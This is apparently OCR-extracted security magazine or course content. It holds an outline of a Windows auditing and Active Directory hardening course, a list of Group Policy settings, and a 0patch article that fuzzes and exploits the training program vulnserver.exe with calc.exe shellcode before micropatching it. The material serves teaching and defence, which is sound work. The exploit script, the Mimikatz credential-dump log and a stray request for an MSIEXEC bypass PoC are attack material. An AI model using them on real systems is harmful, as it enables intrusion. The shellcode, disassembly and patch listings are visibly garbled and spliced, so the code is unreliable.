Perform access restriction bypass using MSIEXEC binary and write a detailed PoC showing how. From this derive the Indocators of Compromise a system custodian/ security staff can derive.

Module 2: Windows security auditing and logging

Module 2 brief:

Why Audit? Why log?

Logs are critical in:

- Establishing baselines for various metrics (throughput, uptime)
- identifying operational trends (when is system most stressed?, when is the system less stressed?)
- audit and forensic analysis

At a minimum, operating systems should be able to log the following:

- successful/ unsuccessful logon attempts
- Account creation, modification and deletion
- use of all but moreso privileged accounts
- availabilty of system (startup and shutdown)
- modification to OS security controls

Log content should include, when relevant:

- User ID/Login Name /account name
- Source Address (Host name preferred since the IP address could change as a result of DHCP)
- Destination Address (IP address required where available)

- Dates, times and details of key events (eg the ones mentioned above)
- Event name and description
- Success or failure status
- Total bytes transferred
- Connection duration
- Files accessed and the kind of access
- Network protocols and ports
- Activation and deactivation of protection systems, such as anti-virus or IDS/IPS
- Use of privileges
- Use of system utilities

Key emphasis shall be on the specific event IDs (over and above the events above) that need to be audited and correlating these event IDs as indicators of compromise or anomalous activity and their impact in an enterprise environment. Some of the event IDs we shall explore include:

- EventID 4720: local account creation
- EventID 4719/612: system audit policy was changed
- EventID 7045/4697: new service has been installed
- EventID 4723: acccount password change has been attempted
- EventID 3065/3066: LSASS auditing
- EventID 4798: local group membership enumeration

Example of eventID showing Mimikatz process running as below:

```
Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

ParameterBinding(Out-Default): name="InputObject"; value="
.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
.## ^ ##.
## / \ ## /***
## / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####"

with 15 modules ***/

mimikatz(powershell) # sekurlsa::logonpasswords


Authentication Id: 0; 30847013 (00000000:01d6b025)
```

We shall look at how the eventIDs correlate with actual common Windows attacks and how through auditing, these attacks can be seen and stopped.

Command line logging:

Be it the native Windows command line or the powershell cmd, activities done via the CMD need to be audited because of the privilege that cmd affords. Disabling the powershell/ windows cmd is not an option because of the sheer relaince of this by system administrators.

Powershell module logging parameters:



We shall also look at tactics that attackers are now using to evade the logging and how to beat attackers at their own game using Windows native tools.

Module 2 exercises:

Identify critical logs and identify specific events as mentioned in the module.

Module 3: Hardening Windows Active Directory

Module 3 brief:

You shall learn how attackers use the settings on AD to exploit and move laterally within the organization and how to prevent this.

We shall look at some key AD user properties and AD computer properties, which include:

- Lastlogondate
- Passwordnotrequired
- Passwordneverexpires
- Admincount
- SIDhistory
- Serviceprincipalname
- Trustedfordelegation

A look at common AD attacks, mitigation and detection:

- Privilege escalation
- Mimikatz attacks
- common powershell discovery (service discovery without port scans) tand attacks

Module 3 exercises:

Try to exploit the AD you have set up to show some of the common attacks explained.

Module 4: Tools to perform windows audit

Module 4 description:

You shall learn some open source and free tools to assist perform windows security auditing efficiently and enhance continuous assessment.

Module 4 brief:

So, you have identified the events, eventIDs, controls that you need to monitor and are forwarding the events to your central logger. In an enterprise context (with hundreds? Thousands?)Of Windows nodes, security/auditing shouldn't slow down the process of commissioning systems. We need to have tools for the audit/ information security department to do this in a standardized and efficient manner.


For this course focus shall be on non-commercial tools in 3 categories: custom .bat Windows tool, custom powershell tool and a community edition tool version of a commercial tool which pretty much does the work efficiently and effectively and with no restrictions.

Snippet of Sample custom report is as below:

```
.7.3.PASSWORD REQUIREMENT
Force user logoff how long after time expires?:
                                                       Never
linimum password age (days):
laximum password age (days):
                                                       42
Minimum password length:
                                                       0
ength of password history maintained:
                                                       None
ockout threshold:
                                                       Never
ockout duration (minutes):
                                                       30
ockout observation window (minutes):
                                                       30
omputer role:
                                                       WORKSTATION
he command completed successfully.
.7.4 DORMANT ACCOUNTS
Note: Check for user accounts that have not logged in for the past 90 days.
name
                 lastlogin
Administrator} {01-04-2016 07:36:09}
DefaultAccount}
Guest}
Script execution complete. Please Wait...
everting the PowerShell script execution policy to RemoteSigned
```

We shall also focus on how to create a custom baseline for Windows platforms using native Windows tools (as shown below), customize standards; ofcourse this is dependent on organization's desired level of security, pain points and rationale.

Screenshot of Microsoft Security Compliance Manager:



Your instructor: Alfie Njeru

Alfie is a seasoned information security professional, who has vast experience in information security especially in matters of penetration testing, vulnerability assessments, infrastructure hardening. He has been recognized by various organisations as having helped them identify and remediate various security issues (Dell, Envato, ABN Amro Bank, Bosch etc). He regularly contributes to the open source community and has created a simple tool to audit linux OS installations (nix auditor). He is a certified ISO 27001 Lead Auditor, CPTE, GRCP, CISA and has done many other courses in the course of his career.

LinkedIn Profile: Alfie Njeru

GO TO THE COURSE

PRE-COURSE MATERIALS

The course doesn't cover basic topics like **Windows policies and user rights** assignment. Here we present you short introduction to those topics.

Introduction

It is critical for an information security/ IT auditor / system administrator to be cognizant of the various controls inbuilt in Windows systems that help secure the platform. Key to this controls; especially due to the simplicity of effecting these controls are the Windows policies.

Windows policies include:

Account policies:


- Password policy
- Account lockout policy

Local policies:

- Audit policy
- User rights assignment
- Security options

Account policies


A snippet of options under Account policies:



In an enterprise / domain setup the password and account lockout policies are pushed from the domain controller via group policies (GPO) and ensures uniformity for all machines. These settings are critical to specifically avert attacks such as brute-force attacks, identity thefts, etc.

Local policies

A snippet of options to find under local policies as below:



Audit policy

This basically determines/ sets the tone for the events to be audited by the local machine. This is going to be explored in depth in Module III of this course.

User rights assignment

User rights are used in Windows platforms to:

- define login rights and permissions
- determine how users can log in
- basically control access to computer resources

While securing Windows installation it is important to understand various user rights, their impact and how to track effectiveness in Windows logs. I shall take you through some of the user rights that are critical and may compromise security of the Windows platform.

1. Group policy setting: Deny log on through Remote Desktop Services

Constant name: SeDenyRemoteInteractiveLogonRight


Description: This policy setting determines which users are prevented from logging on to the computer through a remote desktop connection through Remote Desktop Services.

Security rationale: Rights to log on via RDP (port 3389) should be restricted to certain users to minimize attack surface. This is especially essential to critical / publicly accessible Windows nodes in an enterprise.

PS: A random Shodan search would surprise you at how many hosts (around 2.3 million!) have the RDP port open and publicly accessible over the internet. My bet is 90% of these nodes don't need to expose RDP port.



Recently the NSA exploits claimed to have an exploit on Windows XP and Windows Server 2003 which attacked the RDP service.



2. Group policy setting: Access this computer from the network

Constant name: SeNetworkLogonRight

Description: used to define which users can connect to the computer in question; and is especially useful in access control for SMB, CIFS and COM+ protocols.

Security rationale: Access to shared folders and resources such as printers are greatly affected by this setting. What comes to mind here is the infamous Wannacry which propagated via the SMB protocol.

3. Deny access to this computer from the network

Constant name:SeDenyNetworkLogonRight

Description: This setting is the opposite of the previous setting and determines which users are prevented from accessing a computer over the network – more of a blacklisting criteria.

Security rationale: Users who can log on to the computer over the network can enumerate lists of account names, group names, and shared resources. Users with permission to access shared folders and files can connect over the network and possibly view or modify data.

4. Change the system time

Constant name: SeSystemtimePrivilege

Description: This setting determines which users can change the time on the local computer.

Security rationale: time synchronization is very critical in analyzing of logs an as such all devices in an enterprise should get time from a central Network Time Protocol (NTP) server.

5. Manage auditing and security log

Constant name: SeSecurityPrivilege

Description: This setting determines which users can view or edit security logs in Windows event viewer. Security rationale: this setting can easily scuttle forensic investigations or audit function and should be well managed and only assigned on a need to basis.

Security Options

A snippet of Security options is as below:



The Security Options item of Group Policy contains the following policies:

Accounts: Administrator account status

Accounts: Guest account status

Accounts: Limit local account use of blank passwords to console logon only

Accounts: Rename administrator account

Accounts: Rename guest account

Audit: Audit the access of global system objects

Audit: Audit the use of Backup and Restore privilege

Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category

settings

Audit: Shut down system immediately if unable to log security audits

DCOM: Machine Access Restrictions in Security Descriptor Definition Language (SDDL)

DCOM: Machine Launch Restrictions in Security Descriptor Definition Language (SDDL)

Devices: Allow undock without having to log on

Devices: Allowed to format and eject removable media

Devices: Prevent users from installing printer drivers

Devices: Restrict CD-ROM access to locally logged-on user only

Devices: Restrict floppy access to locally logged-on user only

Devices: Unsigned driver installation behavior

Domain controller: Allow server operators to schedule tasks

Domain controller: LDAP server signing requirements

Domain controller: Refuse machine account password changes

Domain member: Digitally encrypt or sign secure channel data (multiple related settings)

Domain member: Disable machine account password changes Domain member: Maximum machine account password age

Domain member: Require strong (Windows 2000 or later) session key

Interactive logon: Do not display last user name Interactive logon: Do not require CTRL+ALT+DEL

Interactive logon: Message text for users attempting to log on and Message title for users attempting

to log on

Interactive logon: Number of previous logons to cache (in case domain controller is not available)

Interactive logon: Prompt user to change password before expiration

Interactive logon: Require Domain Controller authentication to unlock workstation

Interactive logon: Require smart card

Interactive logon: Smart card removal behavior

Microsoft network client and server: Digitally sign communications (four related settings)

Microsoft network client: Send unencrypted password to third-party SMB servers Microsoft network server: Amount of idle time required before suspending session

Microsoft network server: Disconnect clients when logon hours expire

Network access: Allow anonymous SID/Name translation

Network access: Do not allow anonymous enumeration of SAM accounts

Network access: Do not allow anonymous enumeration of SAM accounts and shares

Network access: Do not allow storage of credentials or .NET Passports for network authentication

Network access: Let Everyone permissions apply to anonymous users

Network access: Named Pipes that can be accessed anonymously

Network access: Remotely accessible registry paths

Network access: Remotely accessible registry paths and sub-paths

Network access: Restrict anonymous access to Named Pipes and Shares

Network access: Shares that can be accessed anonymously

Network access: Sharing and security model for local accounts

Network security: Do not store LAN Manager hash value on next password change

Network security: Force logoff when logon hours expire

Network security: LAN Manager authentication level

Network security: LDAP client signing requirements

Network security: Minimum session security for NTLM SSP based (including secure RPC) clients

Network security: Minimum session security for NTLM SSP based (including secure RPC) servers

Recovery console: Allow automatic administrative logon

Recovery console: Allow floppy copy and access to all drives and all folders

Shutdown: Allow system to be shut down without having to log on

Shutdown: Clear virtual memory pagefile

System cryptography: Force strong key protection for user keys stored on the computer

System cryptography: Use FIPS compliant algorithms for encryption, hashing, and signing

System objects: Default owner for objects created by members of the Administrators group

System objects: Require case insensitivity for non-Windows subsystems

System objects: Strengthen default permissions of internal system objects (e.g. Symbolic Links)

System settings: Optional subsystems

System settings: Use Certificate Rules on Windows Executables for Software Restriction Policies

User Account Control: Admin Approval Mode for the Built-in Administrator account

User Account Control: Behavior of the elevation prompt for administrators in Admin Approval Mode

User Account Control: Behavior of the elevation prompt for standard users

User Account Control: Detect application installations and prompt for elevation

User Account Control: Only elevate executables that are signed and validated

User Account Control: Only elevate UIAccess applications that are installed in secure locations

User Account Control: Run all users, including administrators, as standard users

User Account Control: Switch to the secure desktop when prompting for elevation

User Account Control: Virtualize file and registry write failures to per-user locations

References

1. https://technet.microsoft.com/en-us/library/dd349804%28v=ws.10%29.aspx

2. https://technet.microsoft.com/en-us/library/cc749096%28v=ws.10%29.aspx

A new initiative of micropatching – 0patch!

by Dmitri Kaslov

All software, even security software, has bugs or vulnerabilities. The burden of fixing or patching vulnerabilities lies on the vendor. The offensive side of security is more fun, however, as I came to find out, so can the defensive side of security. And I'm talking specifically with regards to vulnerability research. After the Opatch team patched many vulnerabilities and blogged about the process, I thought: "What better way to start with Opatching, than to start by patching the very software that hackers use to teach exploit development to other aspiring hackers?" So this article will be about that.

My goal has been to learn as much as I can about the offensive side of vulnerability research and then, once I have upskilled myself enough, turn around and work on the defensive side of vulnerability research.

Being a self-taught hacker, I thought that process would take forever since I only started my vulnerability research journey a little under 2 years ago. Since then I have found, reported and got credited for vulnerabilities in well-known vendor products such as Microsoft, Adobe, Foxit Software, etc.

That was, and still is, fun and I keep learning a lot on a daily basis. I met a fellow hacker, Mitja Kolsek (@mkolsek) on Twitter and we started talking about a new project he had just released- Zero-Patch (https://www.0patch.com). I was instantly intrigued because of where I imagined the project could go within the community, as well as the perfect opportunity for me to start learning something new.

"Opatch (pronounced 'zero patch') is a platform for instantly distributing, applying and removing microscopic binary patches to/from running processes without having to restart these processes (much less reboot the entire computer).

Opatch doesn't change a single byte on the file system: all patching is done in memory, as soon as a vulnerable module (e.g., EXE or DLL) is loaded by any process.

Patches deployed by Opatch (called 'Opatches') are extremely small, usually containing just a handful of machine instructions. This makes it easy to review them and absolutely minimizes the risk of them causing functional problems to the patched processes. Opatch allows vulnerability researchers to create patches instead of only exploits."

A year later, after the Opatch team patched many vulnerabilities and blogged about the process, I thought: "What better way to start with Opatching, than to start by patching the very software that hackers use to teach exploit development to other aspiring hackers?"

So this post will be about that.

I chose to start with vulnserver.exe - a Windows-based threaded TCP server application that is designed to be exploited. It was written by Stephen Bradshaw (http://www.thegreycorner.com/2010/12/introducing-vulnserver.html).

This program is often used to teach or learn different exploit development. However, we will attempt to put a spin on exploit development process - in that, once we have successfully been able to exploit the vulnerable program, we will also go about patching it - without access to the source code – using the Opatch Agent for Developers.

Quick exploitation of the Vulnserver program

We will start off with finding the vulnerability and writing the actual exploit – essentially go from zero to exploit. Then we will write a patch for this vulnerability - essentially go from zero to zero-patch!

Since Sam Bowne has already done a wonderful write-up of exploiting the vulnserver, we will just touch on the relevant aspects; for more details, it is advisable to read the write-up that Sam did (https://samsclass.info/127/proj/vuln-server.htm).

The basic tools we will need for the exploitation aspect are:

- Windbg or Immunity Debugger
- Mona python script
- Metasploit Framework or any pattern_create script
- Vulnserver.exe

Our target will be a Windows 7 32-bit machine.

As per the nice write-up by Sam, we will follow these steps:

1) Preparing a vulnerable server

- 2) Fuzzing the server
- 3) Using a debugger to examine the crash
- 4) Targeting the EIP register
- 5) Identifying bad characters
- 6) Locating a vulnerable module with MONA
- 7) Generating exploit code with Msfpayload
- 8) Creating final exploit code

We will, however, focus only on steps 1, 2, 3 and 8. The other steps are covered excellently in the writeup.

This application has many vulnerabilities, but the one we are going to focus on is the TRUN command.

Fuzzing the server

Let's start with fuzzing the server with a simple python script:

```
#!/usr/bin/python
import socket
server = '<Your_IP>'
sport = 9999
length = int(raw_input('Length of attack: '))
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack length ", length, ' to TRUN .'
attack = 'A' * length
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
```

```
print s.recv(1024)
s.close()
```

Replace '<Your IP>' with your IP address.

Using the python script, we observe a crash when sending a TRUN command with 2000 length payload of AAAAA's.


```
(cd8.22e8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=0000000f edx=00000000 esi=00000000 edi=41414141
eip=75ab9cc6 esp=016df9c8 ebp=016df9d8 iop1=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Vind msvcrt!ftol2+0x125:
75ab9cc6 f3aa rep stos byte ptr es:[edi]
```

If you read through the whole blog by Sam, you will understand how to move from this crash to full exploit and pop calc.exe. For the sake of brevity, I will skip that part and show the end result / exploit which pops calc.exe (Sam decided to get a reverse shell, but I went for popping calc.exe):

```
exploit.py
#!/usr/bin/python
import socket
server = '<Your IP>'
sport = 9999
prefix = 'A' * 2006
eip = '\xaf\x11\x50\x62'
nopsled = '\x90' * 16
#calc.exe shellcode
exploit = (
        "\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
        "\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
        "\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
        "\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
        "\x57\x78\x01\xc2\x8b\x7a\x20\x01"
        "\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
```

```
"\x45\x81\x3e\x43\x72\x65\x61\x75"
        "xf2x81x7ex08x6fx63x65x73"
        "x75xe9x8bx7ax24x01xc7x66"
       "\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
        "\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
        "\xff\x53\xe2\xfd\x68\x63\x61"
        "x6c\\x63\\x89\\xe2\\x52\\x52\\x53\\x53"
        "\x53\x53\x53\x53\x52\x53\xff\xd7")
padding = 'F' * (3000 - 2006 - 4 - 16 - len(exploit))
attack = prefix + eip + nopsled + exploit + padding
s = socket.socket(socket.AF INET, socket.SOCK STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

When you execute the script, we get our calc.exe! Whoop, Whoop!



Patching the Vulnserver program

So, now that we have learnt how to exploit vulnserver.exe, we will now learn how to patch that specific vulnerability. In this regard, the Opatch team was very helpful and provided some context of how one goes about patching. Thanks, Luka and team!!

The Patching process

When developing the Opatch patching process there are set categories of vulnerabilities that can be fixed and handled in a common way. In the process of patching we always tend to fix code as close to overflow as possible.

One of the categories are buffer overflows ("BOs"). BOs are split in subcategories according to the attack vector (AV) kind (e.g which buffer attribute can be controlled by the attacker size or address or both). In our case the attacker can control the size of the target buffer.

Patching of BOs consists of 2 subsequent steps:

- buffer out of bounds condition detection
- buffer out of bounds condition remediation

The remediation generally falls into one of the following groups:

Security First: usually this means terminating target application right after detection (because we know something suspect is going on)

Functionality First: fix or truncate the buffer or skip the vulnerable operation (e.g. memcpy)

Typical representative of this size controlled BO kind are zero-terminated strings that are copied by strcpy (e.g. strcpy(dst,src)) and attacker only controls the destination string size.

Detection can be made by:

- counting bytes in src until a delimiter (\0) is reached
- comparison of the count against known boundaries

Remediation is made by:

- counting the bytes in src until a known boundary amount is reached
- writing a delimiter(\0) to that location

Caution must be taken to ensure that we:

- restore any registers used in the patch
- revert the stack properly if returning from a function call. It is always best to find and mimic the original epilogue of the function.

Let's begin with analysis so that we can know exactly what the vulnerability is and where and how to apply our Opatch.

What we will need for this is:

- Windows 7 machine
- Opatch Agent for Developers (https://Opatch.com)
- Vulnserver.exe
- IDA
- Windbg or Immunity Debugger
- Read the Opatch blog posts

Install the Opatch Agent for Developers on your Windows machine and we are ready to go.

So from our initial crash, it appears that the application crashes at a memset-type function.

The rep stos instruction is essentially storing the contents of eax into where edi is pointing, incrementing or decrementing edi by ecx times.

```
(cd8.22e8): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.


This exception may be expected and handled.
eax=000000000 ebx=000000000 ecx=00000000f edx=000000000 esi=000000000 edi=41414141
eip=75ab9cc6 esp=016df9c8 ebp=016df9d8 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246

*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Windmsvcrt!ftol2+0x125:
75ab9cc6 f3aa rep stos byte ptr es:[edi]
```

Even though this is where the crash appears, it doesn't always mean this is where the root cause it.

So we need to do some reversing with IDA to see what is going on.

Opening up vulnserver in IDA, and setting breakpoints and running the script to crash it, we finally get to see where and how the application is crashing.



You can see in the first red colored block, there is a comment that says "crashing function? Seems to be a strcpy". That was a comment I added after seeing that _Function3 points to a strcpy function.

```
2
: int __ndex1 FunctionS(char +)
public FunctionS
Function3 proc near
test= duord ptr -JEMH
Source- duord ptr - TLAG
var 700- byte ptr (700)
ary 0- dword ptr #
push
        ebp
nov
        ebp, esp
        esp. Jun
sub
        eax, [ebp+are 0]
mov
        [esp+ILM+Invite], eax ; Source
mau
        eax, [ebp+ear 764]
[esp+film+lest], eax ; Best
lea.
nov
call
        stropy
leave
retn
Function3 endp
```

The problem here is that strcpy doesn't do any bounds checking, so we overflow the destination (Dst) buffer.

So, in order to fix this, we would have to add bounds checking in src with a NULL delimiter (\0) until a known boundary amount is reached, in our case 0x7d0 (2000).

Keeping in mind what we covered in The Patching Process section, what follows are three patches for the same vulnerability. The Opatch patchlet uses the .0pp extension. The Opatch team have already developed a template which is used with the Opatch Agent for Developers. For the most part, it is quiet self-explanatory, but there is a Opatch Developer manual which you should download (https://Opatch.com/dev_manual.htm) and read.

Vulnserver_Security_First patch

```
MODULE_PATH "vulnserver.exe"

RUN_CMD "vulnserver.exe"

PATCH_ID 277

PATCH_FORMAT_VER 2

VULN_ID 100001

PLATFORM win32

patchlet_start
```

```
PATCHLET ID 1
PATCHLET TYPE 2
PATCHLET OFFSET 0x00001814 ; this is the location where we want to inject
our patch
PIT kernel32!TerminateProcess
N ORIGINALBYTES 5
code start
push edi
push eax
push ecx
mov edi, eax ;edi = Input
xor al, al
               ;Byte to search for (NUL)
mov ecx, 7d1h ;Start count at 7d0h+1. +1 because buffer size 2000
is still valid.
                 ;Increment di after each character
cld
repne scasb
                     ;Scan string for NUL, decrementing cx for each char
test ecx, ecx ; ecx == 0
jnz pass through
call PIT ExploitBlocked
dec ecx
push ecx
                              ; handle = -1 for current process push ecx
; error code - we dont care about the value
call PIT TerminateProcess
pass through:
pop ecx
pop eax
pop edi
code end
```

```
patchlet end
```

Functionality_First_truncating Patch


```
MODULE_PATH "vulnserver.exe"
RUN CMD "vulnserver.exe"
PATCH ID 277
PATCH_FORMAT_VER 2
VULN ID 100001
PLATFORM win32
patchlet start
PATCHLET_ID 1
PATCHLET TYPE 2
PATCHLET OFFSET 0x00001814 ;this is the location where we want to
inject our patch
N ORIGINALBYTES 5
code start
push edi
push eax
push ecx
mov edi, eax ;edi = Input
xor al, al
                    ;Byte to search for (NUL)
mov ecx, 7d1h ;Start count at 7d0h+1. +1 because buffer size 2000
is still valid.
                  ; Increment di after each character
cld
                    ;Scan string for NUL, decrementing cx for each char
repne scasb
test ecx, ecx ; ecx == 0
jnz pass through
```

```
one ahead + \0 counts to the 2000 (not 2001) chars.
call PIT ExploitBlocked
pass through:
pop ecx
pop eax
pop edi
code end
patchlet_end
Functionality_First_Skipping Patch
MODULE PATH "vulnserver.exe"
RUN CMD "vulnserver.exe"
PATCH ID 277
PATCH FORMAT VER 2
VULN ID 100001
PLATFORM win32
patchlet start
PATCHLET ID 1
PATCHLET TYPE 2
PATCHLET OFFSET 0x00001814 ;this is the location where we want to
inject our patch
N_ORIGINALBYTES 5
code start
push edi
push eax
push ecx
```


mov byte [edi-2],0h ;terminate string at 2000. -2 because edi is always

```
edi, eax
                      ;edi = Input
mov
        al, al
                       ;Byte to search for (NUL)
xor
                          ;Start count at 7d0h+1. +1 because buffer size 2000
        ecx, 7d1h
mov
is still valid.
cld
                        ; Increment di after each character
                        ;Scan string for NUL, decrementing cx for each char
repne scasb
test ecx, ecx
                        ; ecx == 0
jnz pass through
call PIT ExploitBlocked
leave
                         ; skip vulnerable code
ret
pass_through:
pop ecx;
pop eax;
pop edi;
code end
patchlet end
```

Once the patches have been applied, we need to build the .0pp file. It is, in my view, more advisable to build and debug instead of just building the .0pp patchlet so that you can see the inner workings of 0patch Agent.



